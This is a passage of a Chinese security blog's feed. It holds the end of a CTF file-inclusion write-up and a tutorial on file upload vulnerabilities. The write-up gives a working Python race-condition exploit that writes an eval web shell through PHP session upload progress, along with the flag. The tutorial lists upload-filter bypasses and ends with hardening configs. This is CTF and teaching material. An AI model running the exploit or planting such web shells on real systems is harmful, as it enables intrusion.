class="line">28</span><br><span class="line">29</span><br><span class="line">30</span><br><span class="line">31</span><br><span class="line">32</span><br><span class="line">33</span><br><span class="line">34</span><br><span class="line">35</span><br><span class="line">36</span><br><span class="line">37</span><br><span class="line">38</span><br><span class="line">39</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">import</span> requests</span><br><span class="line"><span class="keyword">from</span> re <span class="keyword">import</span> findall <span class="keyword">as</span> re_findall</span><br><span class="line"><span class="keyword">from</span> base64 <span class="keyword">import</span> b64encode</span><br><span class="line"><span class="keyword">from</span> threading <span class="keyword">import</span> Thread</span><br><span class="line"></span><br><span class="line">HOST = <span class="string">&#x27;http://node4.anna.nssctf.cn:23312/&#x27;</span></span><br><span class="line">PHPINFO_URL = HOST + <span class="string">&#x27;phpinfo.php&#x27;</span></span><br><span class="line">LFI_URL = HOST + <span class="string">&#x27;index.php&#x27;</span></span><br><span class="line">WEB_SHELL = <span class="string">b&#x27;&lt;?php eval($_POST[cmd]);?&gt;&#x27;</span></span><br><span class="line"></span><br><span class="line"></span><br><span class="line">session_configures = &#123;&#125;</span><br><span class="line">resp_text = re_findall(<span class="string">&#x27;&lt;td class=&quot;e&quot;&gt;session\.(.*?)&lt;/td&gt;&lt;td class=&quot;v&quot;&gt;(.*?)&lt;/td&gt;&#x27;</span>, requests.get(PHPINFO_URL).text)</span><br><span class="line"><span class="built_in">list</span>(<span class="built_in">map</span>(<span class="keyword">lambda</span> x : session_configures.update(&#123;x[<span class="number">0</span>] : x[<span class="number">1</span>]&#125;), resp_text))</span><br><span class="line"><span class="keyword">if</span> session_configures[<span class="string">&#x27;upload_progress.enabled&#x27;</span>] != <span class="string">&#x27;On&#x27;</span>:</span><br><span class="line">    <span class="built_in">print</span>(<span class="string">&#x27;[-] Target is not vulnerable&#x27;</span>)</span><br><span class="line">    exit(-<span class="number">1</span>)</span><br><span class="line"></span><br><span class="line">success = <span class="literal">False</span></span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">request_phpinfo</span>():</span><br><span class="line">    exploit = <span class="string">f&quot;&lt;?php file_put_contents(&#x27;/tmp/.shell.php&#x27;, base64_decode(&#x27;<span class="subst">&#123;b64encode(WEB_SHELL).decode()&#125;</span>&#x27;)); echo md5(&#x27;ccc&#x27;);?&gt;&quot;</span></span><br><span class="line">    data = &#123;session_configures[<span class="string">&#x27;upload_progress.name&#x27;</span>] : exploit&#125;</span><br><span class="line">    cookies = &#123;<span class="string">&#x27;PHPSESSID&#x27;</span> : <span class="string">&#x27;c&#x27;</span>&#125;</span><br><span class="line">    files = &#123;<span class="string">&#x27;files&#x27;</span> : (<span class="string">&#x27;hello.txt&#x27;</span>, <span class="string">b&#x27;A&#x27;</span> * <span class="number">1024</span> * <span class="number">1024</span>)&#125;</span><br><span class="line">    <span class="keyword">while</span> <span class="keyword">not</span> success:</span><br><span class="line">        requests.post(PHPINFO_URL, data=data, cookies=cookies, files=files)</span><br><span class="line"></span><br><span class="line"><span class="keyword">def</span> <span class="title function_">request_sess_file</span>():</span><br><span class="line">    <span class="keyword">global</span> success</span><br><span class="line">    data = &#123;<span class="string">&#x27;file&#x27;</span> : session_configures[<span class="string">&#x27;save_path&#x27;</span>] + <span class="string">&#x27;/sess_c&#x27;</span>&#125;</span><br><span class="line">    <span class="keyword">while</span> <span class="keyword">not</span> success:</span><br><span class="line">        resp = requests.get(LFI_URL, params=data)</span><br><span class="line">        <span class="keyword">if</span> <span class="string">&#x27;9df62e693988eb4e1e1444ece0578579&#x27;</span> <span class="keyword">in</span> resp.text:</span><br><span class="line">            <span class="built_in">print</span>(<span class="string">&#x27;[+] The webshell was successfully written to /tmp/.shell.php&#x27;</span>)</span><br><span class="line">            success = <span class="literal">True</span></span><br><span class="line"></span><br><span class="line">Thread(target=request_phpinfo).start()</span><br><span class="line">Thread(target=request_sess_file).start()</span><br></pre></td></tr></table></figure><p>该脚本的最终目的是通过一个进程持续写入恶意代码，另一个进程通过删除的时间差尝试读取并执行写入的恶意代码，从而打开后门</p><p>运行后显示写入成功，于是用hackbar可以执行说明一句话木马写入成功：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">http://node4.anna.nssctf.cn:23312/?file=/tmp/.shell.php</span><br><span class="line">POST: cmd=system(&#x27;cd /;ls;cat nssctfasdasdflag&#x27;);</span><br></pre></td></tr></table></figure><p>返回：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">app bin boot create_mysql_admin_user.sh dev etc home lib lib64 media mnt myrun.sh nssctfasdasdflag opt proc root run run.sh sbin srv start-apache2.sh start-mysqld.sh sys tmp usr var NSSCTF&#123;2a3c8175-c124-4c1f-8478-bf789c05f41c&#125; </span><br></pre></td></tr></table></figure><p>或者使用蚁剑连接：？？？？？？（这个方法暂时还没真正解出来</p><p>这里有个问题，为什么蚁剑直接连接找不到这个nssctfasdasdflag，用hackbar执行ls就能显示啊）蚁剑打开的根目录根本没有这玩意QAQ</p><p>NSSCTF{2a3c8175-c124-4c1f-8478-bf789c05f41c}</p>]]>
    </content>
    <id>https://cl1ck-t0.github.io/2026/08/20/%E6%96%87%E4%BB%B6%E5%8C%85%E5%90%AB%E6%BC%8F%E6%B4%9E%E8%AF%A6%E8%A7%A3%E5%8F%8A%E5%88%A9%E7%94%A8/</id>
    <link href="https://cl1ck-t0.github.io/2026/08/20/%E6%96%87%E4%BB%B6%E5%8C%85%E5%90%AB%E6%BC%8F%E6%B4%9E%E8%AF%A6%E8%A7%A3%E5%8F%8A%E5%88%A9%E7%94%A8/"/>
    <published>2026-08-20T04:11:47.000Z</published>
    <summary>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" cla]]>
    </summary>
    <title>文件包含漏洞详解及利用</title>
    <updated>2026-08-20T04:13:17.667Z</updated>
  </entry>
  <entry>
    <author>
      <name>Cl1ck-t0</name>
    </author>
    <category term="web" scheme="https://cl1ck-t0.github.io/tags/web/"/>
    <category term="web漏洞" scheme="https://cl1ck-t0.github.io/tags/web%E6%BC%8F%E6%B4%9E/"/>
    <content>
      <![CDATA[<link rel="stylesheet" class="aplayer-secondary-style-marker" href="\assets\css\APlayer.min.css"><script src="\assets\js\APlayer.min.js" class="aplayer-secondary-script-marker"></script><h1 id="文件上传漏洞"><a class="markdownIt-Anchor" href="#文件上传漏洞"></a> 文件上传漏洞</h1><h2 id="一-前置知识"><a class="markdownIt-Anchor" href="#一-前置知识"></a> 一、前置知识</h2><h3 id="11-文件上传漏洞概述"><a class="markdownIt-Anchor" href="#11-文件上传漏洞概述"></a> 1.1 文件上传漏洞概述</h3><p><strong>什么是文件上传漏洞？</strong></p><ul><li>网站允许用户上传文件（头像、附件、图片等）</li><li>如果服务端未严格检查，攻击者可上传恶意脚本</li><li>当 Web 服务器解析执行该脚本时，就形成了漏洞</li></ul><p><strong>核心思想：</strong></p><blockquote><p><strong>上传成功 ≠ 利用成功</strong></p></blockquote><p>完整的攻击链需要四步：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">上传 → 保存 → 访问 → 解析</span><br></pre></td></tr></table></figure><h3 id="12-http-上传请求基础"><a class="markdownIt-Anchor" href="#12-http-上传请求基础"></a> 1.2 HTTP 上传请求基础</h3><p><strong>multipart/form-data</strong></p><ul><li>HTML 上传文件时的编码类型</li><li>示例：</li></ul><figure class="highlight html"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="tag">&lt;<span class="name">form</span> <span class="attr">method</span>=<span class="string">&quot;post&quot;</span> <span class="attr">enctype</span>=<span class="string">&quot;multipart/form-data&quot;</span>&gt;</span></span><br><span class="line">    <span class="tag">&lt;<span class="name">input</span> <span class="attr">type</span>=<span class="string">&quot;file&quot;</span> <span class="attr">name</span>=<span class="string">&quot;file&quot;</span>&gt;</span></span><br><span class="line"><span class="tag">&lt;/<span class="name">form</span>&gt;</span></span><br></pre></td></tr></table></figure><p><strong>PHP 中的 $_FILES 数组</strong></p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line"><span class="variable">$_FILES</span>[<span class="string">&#x27;file&#x27;</span>] = [</span><br><span class="line">    <span class="string">&#x27;name&#x27;</span>     =&gt; <span class="string">&#x27;cat.jpg&#x27;</span>,        <span class="comment">// 客户端原始文件名</span></span><br><span class="line">    <span class="string">&#x27;type&#x27;</span>     =&gt; <span class="string">&#x27;image/jpeg&#x27;</span>,     <span class="comment">// 客户端 MIME 类型</span></span><br><span class="line">    <span class="string">&#x27;size&#x27;</span>     =&gt; <span class="number">12345</span>,            <span class="comment">// 文件大小</span></span><br><span class="line">    <span class="string">&#x27;tmp_name&#x27;</span> =&gt; <span class="string">&#x27;/tmp/phpXyZ&#x27;</span>,    <span class="comment">// 临时文件路径</span></span><br><span class="line">]</span><br></pre></td></tr></table></figure><h3 id="13-三个关键概念"><a class="markdownIt-Anchor" href="#13-三个关键概念"></a> 1.3 三个关键概念</h3><table><thead><tr><th style="text-align:left">概念</th><th style="text-align:left">说明</th><th style="text-align:left">示例</th></tr></thead><tbody><tr><td style="text-align:left"><strong>文件名</strong></td><td style="text-align:left">客户端提供的原始文件名</td><td style="text-align:left"><code>shell.php</code></td></tr><tr><td style="text-align:left"><strong>Content-Type</strong></td><td style="text-align:left">客户端声称的 MIME 类型</td><td style="text-align:left"><code>image/jpeg</code></td></tr><tr><td style="text-align:left"><strong>文件真实内容</strong></td><td style="text-align:left">文件实际的二进制数据</td><td style="text-align:left">JPEG 文件头为 <code>FF D8 FF E0</code></td></tr></tbody></table><h2 id="二-常见检查机制与绕过方法"><a class="markdownIt-Anchor" href="#二-常见检查机制与绕过方法"></a> 二、常见检查机制与绕过方法</h2><h3 id="21-前端检查javascript"><a class="markdownIt-Anchor" href="#21-前端检查javascript"></a> 2.1 前端检查（JavaScript）</h3><p><strong>检查方式：</strong></p><ul><li>JS 验证文件扩展名</li><li>JS 限制文件大小</li><li>HTML <code>accept</code> 属性限制选择类型</li></ul><p><strong>绕过方法：</strong></p><ol><li>浏览器禁用 JavaScript</li><li>使用 Burp 抓包后修改文件名</li><li>直接构造 HTTP 请求发送</li></ol><p><strong>核心结论：</strong></p><blockquote><p>前端限制只是用户体验措施，不能作为安全边界</p></blockquote><h3 id="22-content-type-检查"><a class="markdownIt-Anchor" href="#22-content-type-检查"></a> 2.2 Content-Type 检查</h3><p><strong>检查方式：</strong></p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line"><span class="keyword">if</span> (<span class="variable">$_FILES</span>[<span class="string">&#x27;file&#x27;</span>][<span class="string">&#x27;type&#x27;</span>] !== <span class="string">&#x27;image/jpeg&#x27;</span>) &#123;</span><br><span class="line">    <span class="keyword">die</span>(<span class="string">&#x27;只允许上传 JPEG 图片&#x27;</span>);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p><strong>问题：</strong></p><ul><li><code>$_FILES['file']['type']</code> 来自 HTTP 请求头</li><li>攻击者可随意修改</li></ul><p><strong>绕过方法：</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line">修改请求中的 Content-Type: image/jpeg</span><br></pre></td></tr></table></figure><h3 id="23-文件后缀检查"><a class="markdownIt-Anchor" href="#23-文件后缀检查"></a> 2.3 文件后缀检查</h3><h4 id="黑名单"><a class="markdownIt-Anchor" href="#黑名单"></a> 黑名单</h4><p><strong>特点：</strong> 禁止已知危险后缀，其他默认允许</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="variable">$blacklist</span> = [<span class="string">&#x27;php&#x27;</span>, <span class="string">&#x27;php5&#x27;</span>, <span class="string">&#x27;phtml&#x27;</span>, <span class="string">&#x27;asp&#x27;</span>, <span class="string">&#x27;jsp&#x27;</span>];</span><br></pre></td></tr></table></figure><p><strong>问题：</strong></p><ol><li>需要穷举所有危险后缀不现实</li><li>可能遗漏特殊配置下的解析后缀</li><li>不同 Web 服务器解析规则不同</li></ol><p><strong>绕过思路：</strong></p><ul><li>大小写绕过：<code>.pHp</code>（如果系统不区分大小写）</li><li>双写绕过：<code>.phphpp</code></li><li>特殊扩展名：<code>.php5</code>, <code>.phtml</code>, <code>.phar</code></li><li>Apache 解析：<code>.php.xxx</code>（默认从右到左找识别的扩展名）</li><li>Nginx 解析：<code>/test.jpg/test.php</code>（路径解析漏洞）</li><li>利用 <code>.htaccess</code> 改变解析规则</li><li>利用 Windows 特性：<code>shell.php.</code> 或 <code>shell.php::$DATA</code></li></ul><h4 id="白名单"><a class="markdownIt-Anchor" href="#白名单"></a> 白名单</h4><p><strong>特点：</strong> 只允许指定后缀，其他全部拒绝</p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br></pre></td><td class="code"><pre><span class="line"><span class="variable">$whitelist</span> = [<span class="string">&#x27;jpg&#x27;</span>, <span class="string">&#x27;jpeg&#x27;</span>, <span class="string">&#x27;png&#x27;</span>, <span class="string">&#x27;gif&#x27;</span>];</span><br></pre></td></tr></table></figure><p><strong>优势：</strong> 比黑名单更安全<br /><strong>但仍有问题：</strong> 白名单只检查后缀，不验证文件真实内容</p><h3 id="24-文件内容检查"><a class="markdownIt-Anchor" href="#24-文件内容检查"></a> 2.4 文件内容检查</h3><p><strong>检查方式：</strong></p><p><strong>文件头（Magic Bytes）</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">JPEG:  FF D8 FF E0</span><br><span class="line">PNG:   89 50 4E 47</span><br><span class="line">GIF:   47 49 46 38</span><br></pre></td></tr></table></figure><p><strong>PHP 函数</strong></p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// 方法1：finfo</span></span><br><span class="line"><span class="variable">$finfo</span> = <span class="title function_ invoke__">finfo_open</span>(FILEINFO_MIME_TYPE);</span><br><span class="line"><span class="variable">$mime</span> = <span class="title function_ invoke__">finfo_file</span>(<span class="variable">$finfo</span>, <span class="variable">$_FILES</span>[<span class="string">&#x27;file&#x27;</span>][<span class="string">&#x27;tmp_name&#x27;</span>]);</span><br><span class="line"></span><br><span class="line"><span class="comment">// 方法2：getimagesize()</span></span><br><span class="line"><span class="variable">$info</span> = <span class="title function_ invoke__">getimagesize</span>(<span class="variable">$_FILES</span>[<span class="string">&#x27;file&#x27;</span>][<span class="string">&#x27;tmp_name&#x27;</span>]);</span><br></pre></td></tr></table></figure><p><strong>Linux file 命令</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br></pre></td><td class="code"><pre><span class="line">file shell.jpg</span><br><span class="line"># 输出: JPEG image data ...</span><br></pre></td></tr></table></figure><p><strong>绕过方法：图片马（Image Trojan）</strong></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 在真实图片后追加 PHP 代码</span></span><br><span class="line"><span class="built_in">echo</span> <span class="string">&#x27;&lt;?php phpinfo(); ?&gt;&#x27;</span> &gt;&gt; real_image.jpg</span><br><span class="line"></span><br><span class="line"><span class="comment"># 或使用 exiftool</span></span><br><span class="line">exiftool -Comment=<span class="string">&#x27;&lt;?php phpinfo(); ?&gt;&#x27;</span> image.jpg</span><br></pre></td></tr></table></figure><p><strong>图片马的特点：</strong></p><ul><li>能被识别为正常图片</li><li>包含额外的恶意内容</li><li><strong>自身不会自动执行</strong>（需要配合其他漏洞）</li></ul><h2 id="三-web-服务器解析机制"><a class="markdownIt-Anchor" href="#三-web-服务器解析机制"></a> 三、Web 服务器解析机制</h2><h3 id="31-解析流程"><a class="markdownIt-Anchor" href="#31-解析流程"></a> 3.1 解析流程</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br></pre></td><td class="code"><pre><span class="line">用户访问文件 → Web Server 接收请求 → </span><br><span class="line">判断文件类型 → </span><br><span class="line">    ├─ 静态文件：直接返回内容</span><br><span class="line">    └─ 脚本文件：交给解析器（如 PHP）执行</span><br></pre></td></tr></table></figure><h3 id="32-为什么上传成功但无法执行"><a class="markdownIt-Anchor" href="#32-为什么上传成功但无法执行"></a> 3.2 为什么上传成功但无法执行？</h3><p>可能的原因：</p><ol><li><strong>保存位置</strong>：文件在 Web 根目录之外</li><li><strong>权限问题</strong>：文件没有执行权限</li><li><strong>解析器配置</strong>：服务器不解析该后缀</li><li><strong>中间件配置</strong>：禁止执行上传目录的脚本</li></ol><h3 id="33-htaccessapache-特殊机制"><a class="markdownIt-Anchor" href="#33-htaccessapache-特殊机制"></a> 3.3 .htaccess（Apache 特殊机制）</h3><p><strong>什么是 .htaccess？</strong></p><ul><li>Apache 目录级配置文件</li><li>可改变当前目录的 Web 服务器行为</li></ul><p><strong>常见攻击手法：</strong></p><figure class="highlight apache"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># 让 .jpg 文件按 PHP 解析</span></span><br><span class="line"><span class="attribute">AddType</span> application/x-httpd-php .jpg</span><br><span class="line"></span><br><span class="line"><span class="comment"># 或使用 AddHandler</span></span><br><span class="line"><span class="attribute">AddHandler</span> application/x-httpd-php .jpg</span><br></pre></td></tr></table></figure><p><strong>生效条件：</strong></p><ol><li>服务器为 Apache</li><li>Apache 允许 <code>.htaccess</code> 覆盖（<code>AllowOverride All</code>）</li><li>对应 <code>mod_mime</code> 模块已启用</li></ol><p><strong>攻击链路示例：</strong></p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br></pre></td><td class="code"><pre><span class="line">1. 上传 .htaccess（内容: AddType application/x-httpd-php .jpg）</span><br><span class="line">2. 上传 shell.jpg（内容: &lt;?php phpinfo(); ?&gt;）</span><br><span class="line">3. 访问 shell.jpg → 服务器按 PHP 解析 → 代码执行</span><br></pre></td></tr></table></figure><hr /><h2 id="四-常见问题"><a class="markdownIt-Anchor" href="#四-常见问题"></a> 四、常见问题</h2><h3 id="41-基础概念问题"><a class="markdownIt-Anchor" href="#41-基础概念问题"></a> 4.1 基础概念问题</h3><p><strong>Q: 文件上传漏洞为什么会产生？</strong></p><blockquote><p>因为用户上传的文件被 Web 服务器当作可执行脚本解析执行。根本原因是服务端对用户上传文件缺乏足够的检查和限制。</p></blockquote><p><strong>Q: multipart/form-data 是什么？</strong></p><blockquote><p>HTTP 协议中用于上传文件的编码类型，能将表单数据和文件内容一起发送，浏览器在 <code>&lt;form enctype=&quot;multipart/form-data&quot;&gt;</code> 时使用。</p></blockquote><p><strong>Q: $_FILES 中大概有什么？</strong></p><blockquote><p>name（原始文件名）、type（MIME类型）、size（大小）、tmp_name（临时文件路径）、error（错误码）。</p></blockquote><h3 id="42-检查机制问题"><a class="markdownIt-Anchor" href="#42-检查机制问题"></a> 4.2 检查机制问题</h3><p><strong>Q: Content-Type 为什么不能直接相信？</strong></p><blockquote><p>Content-Type 是客户端在 HTTP 请求头中提交的，攻击者可以用 Burp 等工具随意修改。服务器应该通过检查文件实际内容（如文件头）来判断类型。</p></blockquote><p><strong>Q: 文件后缀和真实文件类型有什么区别？</strong></p><blockquote><ul><li>后缀是文件名的一部分，客户端可随意命名</li><li>真实文件类型由文件内容（二进制数据）决定，通过文件头 Magic Bytes 识别</li><li>例如：<code>shell.jpg</code> 后缀是 jpg，但内容可能是 PHP 代码</li></ul></blockquote><p><strong>Q: 黑名单和白名单有什么区别？</strong></p><blockquote><ul><li><strong>黑名单</strong>：列举不允许的，默认允许所有。需要穷举所有危险情况，容易遗漏。</li><li><strong>白名单</strong>：列举允许的，默认拒绝所有。更安全，但只检查后缀，仍需验证文件内容。</li></ul></blockquote><p><strong>Q: 文件头是什么？</strong></p><blockquote><p>文件开头的若干字节，用于标识文件真实类型。如 JPEG 的文件头是 <code>FF D8 FF E0</code>，PNG 是 <code>89 50 4E 47</code>。</p></blockquote><h3 id="43-利用链问题"><a class="markdownIt-Anchor" href="#43-利用链问题"></a> 4.3 利用链问题</h3><p><strong>Q: 为什么上传成功不代表能够代码执行？</strong></p><blockquote><p>文件能上传只是第一步，还需要：</p><ol><li>文件在 Web 可访问目录</li><li>路径可预测</li><li>Web 服务器能解析执行该文件</li><li>解析器配置正确</li></ol></blockquote><p><strong>Q: Web Server 在整个利用链中起了什么作用？</strong></p><blockquote><p>Web Server 决定文件如何处理：</p><ul><li>静态文件 → 直接返回</li><li>脚本文件 → 交给解析器执行</li><li>配置错误或特殊规则可能导致非脚本文件被解析执行</li></ul></blockquote><p><strong>Q: .htaccess 大概是干什么的？</strong></p><blockquote><p>Apache 的目录级配置文件，可影响当前目录的 Web 行为，如：</p><ul><li>改变文件解析规则</li><li>设置目录访问权限</li><li>URL 重写规则</li></ul></blockquote><p><strong>Q: 图片马为什么通常还需要结合其他漏洞？</strong></p><blockquote><p>图片马虽然包含恶意代码，但 Web 服务器默认只把它当成静态图片返回。需要配合：</p><ul><li>文件包含漏洞（包含图片马）</li><li>解析配置（如 .htaccess）</li><li>服务器解析漏洞</li></ul></blockquote><h3 id="44-防御问题"><a class="markdownIt-Anchor" href="#44-防御问题"></a> 4.4 防御问题</h3><p><strong>Q: 为什么上传目录最好禁止脚本执行？</strong></p><blockquote><p>即使攻击者上传了恶意脚本，如果目录禁止执行，也无法触发代码执行。这是纵深防御的重要措施。</p></blockquote><p><strong>Q: 为什么不能只依靠某一道过滤规则？</strong></p><blockquote><p>文件上传是复杂过程，需要通过多层检查：</p><ol><li>扩展名检查（白名单优先）</li><li>文件头检查（验证真实类型）</li><li>内容检查（对图片进行重采样）</li><li>存储安全（重命名、禁止执行）</li><li>访问控制</li></ol></blockquote><hr /><h2 id="五-实战总结"><a class="markdownIt-Anchor" href="#五-实战总结"></a> 五、实战总结</h2><h3 id="51-基础上传利用步骤"><a class="markdownIt-Anchor" href="#51-基础上传利用步骤"></a> 5.1 基础上传利用步骤</h3><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line">1. 构造恶意文件（如 shell.php）</span><br><span class="line">2. 通过 Burp 观察上传请求</span><br><span class="line">3. 绕过各种检查机制</span><br><span class="line">4. 找到上传后的文件路径</span><br><span class="line">5. 访问文件，触发代码执行</span><br><span class="line">6. 获取 WebShell 权限</span><br></pre></td></tr></table></figure><h3 id="52-不同检查的应对策略"><a class="markdownIt-Anchor" href="#52-不同检查的应对策略"></a> 5.2 不同检查的应对策略</h3><table><thead><tr><th style="text-align:left">检查层</th><th style="text-align:left">应对方法</th></tr></thead><tbody><tr><td style="text-align:left">前端 JS</td><td style="text-align:left">禁用 JS 或直接修改请求</td></tr><tr><td style="text-align:left">Content-Type</td><td style="text-align:left">修改为允许的 MIME 类型</td></tr><tr><td style="text-align:left">黑名单</td><td style="text-align:left">尝试其他解析后缀、大小写、双写、利用配置差异</td></tr><tr><td style="text-align:left">白名单</td><td style="text-align:left">配合文件内容检查绕过（图片马 + 解析器漏洞）</td></tr><tr><td style="text-align:left">文件内容</td><td style="text-align:left">构造合法的图片马</td></tr><tr><td style="text-align:left">.htaccess</td><td style="text-align:left">上传修改解析规则的 .htaccess</td></tr></tbody></table><h3 id="53-关键排查思路"><a class="markdownIt-Anchor" href="#53-关键排查思路"></a> 5.3 关键排查思路</h3><p>当上传不成功时，按顺序排查：</p><figure class="highlight plaintext"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br></pre></td><td class="code"><pre><span class="line">1. 前端检查？ → 否 → 检查后端响应</span><br><span class="line">2. Content-Type 检查？ → 否 → 检查错误信息</span><br><span class="line">3. 后缀名检查？ → 否 → 分析黑/白名单</span><br><span class="line">4. 文件内容检查？ → 否 → 尝试图片马</span><br><span class="line">5. 保存成功？ → 否 → 检查目录权限</span><br><span class="line">6. 可以访问？ → 否 → 确认保存路径</span><br><span class="line">7. 可以执行？ → 否 → 分析解析器配置</span><br></pre></td></tr></table></figure><h2 id="六-拓展内容"><a class="markdownIt-Anchor" href="#六-拓展内容"></a> 六、拓展内容</h2><h3 id="61-其他绕过技巧"><a class="markdownIt-Anchor" href="#61-其他绕过技巧"></a> 6.1 其他绕过技巧</h3><p><strong>1. 文件名解析差异</strong></p><figure class="highlight bash"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># Windows 特性</span></span><br><span class="line">shell.php.      <span class="comment"># 末尾点号会被忽略</span></span><br><span class="line">shell.php::<span class="variable">$DATA</span> <span class="comment"># NTFS 数据流</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># 路径截断（旧版本 PHP）</span></span><br><span class="line">shell.php%00.jpg  <span class="comment"># %00 截断后面的内容</span></span><br></pre></td></tr></table></figure><p><strong>2. 条件竞争（Race Condition）</strong></p><ul><li>检查后移动前的极短时间窗口</li><li>利用并发请求在移动前访问临时文件</li></ul><p><strong>3. Web 服务器历史解析漏洞</strong></p><ul><li>Apache 2.0.x：<code>shell.php.rar</code> 会解析为 PHP</li><li>Nginx 配置不当：<code>/upload/avatar.jpg/1.php</code> 会解析 PHP</li><li>IIS 6.0：<code>shell.asp;.jpg</code> 按 ASP 解析</li></ul><p><strong>4. 图片处理库漏洞</strong></p><ul><li>ImageMagick 的 CVE-2016-3714（ImageTragick）</li><li>GD 库的某些漏洞</li></ul><h3 id="62-防御加固方案"><a class="markdownIt-Anchor" href="#62-防御加固方案"></a> 6.2 防御加固方案</h3><p><strong>1. 文件存储安全</strong></p><figure class="highlight php"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br><span class="line">13</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment">// 重命名文件</span></span><br><span class="line"><span class="variable">$new_name</span> = <span class="title function_ invoke__">md5</span>(<span class="title function_ invoke__">uniqid</span>() . <span class="title function_ invoke__">time</span>()) . <span class="string">&#x27;.jpg&#x27;</span>;</span><br><span class="line"><span class="variable">$target</span> = <span class="string">&#x27;/var/www/uploads/&#x27;</span> . <span class="variable">$new_name</span>;</span><br><span class="line"></span><br><span class="line"><span class="comment">// 检查真实类型</span></span><br><span class="line"><span class="variable">$finfo</span> = <span class="title function_ invoke__">finfo_open</span>(FILEINFO_MIME_TYPE);</span><br><span class="line"><span class="variable">$mime</span> = <span class="title function_ invoke__">finfo_file</span>(<span class="variable">$finfo</span>, <span class="variable">$tmp_name</span>);</span><br><span class="line"></span><br><span class="line"><span class="comment">// 白名单过滤</span></span><br><span class="line"><span class="variable">$allowed</span> = [<span class="string">&#x27;image/jpeg&#x27;</span>, <span class="string">&#x27;image/png&#x27;</span>, <span class="string">&#x27;image/gif&#x27;</span>];</span><br><span class="line"><span class="keyword">if</span> (!<span class="title function_ invoke__">in_array</span>(<span class="variable">$mime</span>, <span class="variable">$allowed</span>)) &#123;</span><br><span class="line">    <span class="keyword">die</span>(<span class="string">&#x27;Invalid file type&#x27;</span>);</span><br><span class="line">&#125;</span><br></pre></td></tr></table></figure><p><strong>2. 权限与配置</strong></p><figure class="highlight apache"><table><tr><td class="gutter"><pre><span class="line">1</span><br><span class="line">2</span><br><span class="line">3</span><br><span class="line">4</span><br><span class="line">5</span><br><span class="line">6</span><br><span class="line">7</span><br><span class="line">8</span><br><span class="line">9</span><br><span class="line">10</span><br><span class="line">11</span><br><span class="line">12</span><br></pre></td><td class="code"><pre><span class="line"><span class="comment"># Apache - 上传目录禁止执行</span></span><br><span class="line"><span class="section">&lt;Directory /var/www/uploads&gt;</span></span><br><span class="line">    <span class="attribute">php_flag</span> engine <span class="literal">off</span></span><br><span class="line">    <span class="attribute">AddHandler</span> default-handler .php .php5 .phtml</span><br><span class="line"><span class="section">&lt;/Directory&gt;</span></span><br><span class="line"></span><br><span class="line"><span class="comment"># Nginx - 禁止访问 PHP 文件</span></span><br><span class="line"><span class="attribute">location</span> /uploads/ &#123;</span><br><span class="line">    <span class="attribute">location</span> ~ .*\.php$ &#123;</span><br><span class="line">        <span class="attribute">deny</span> <span class="literal">all</span>;</span><br><span class="line">    &#125;</span><br><span 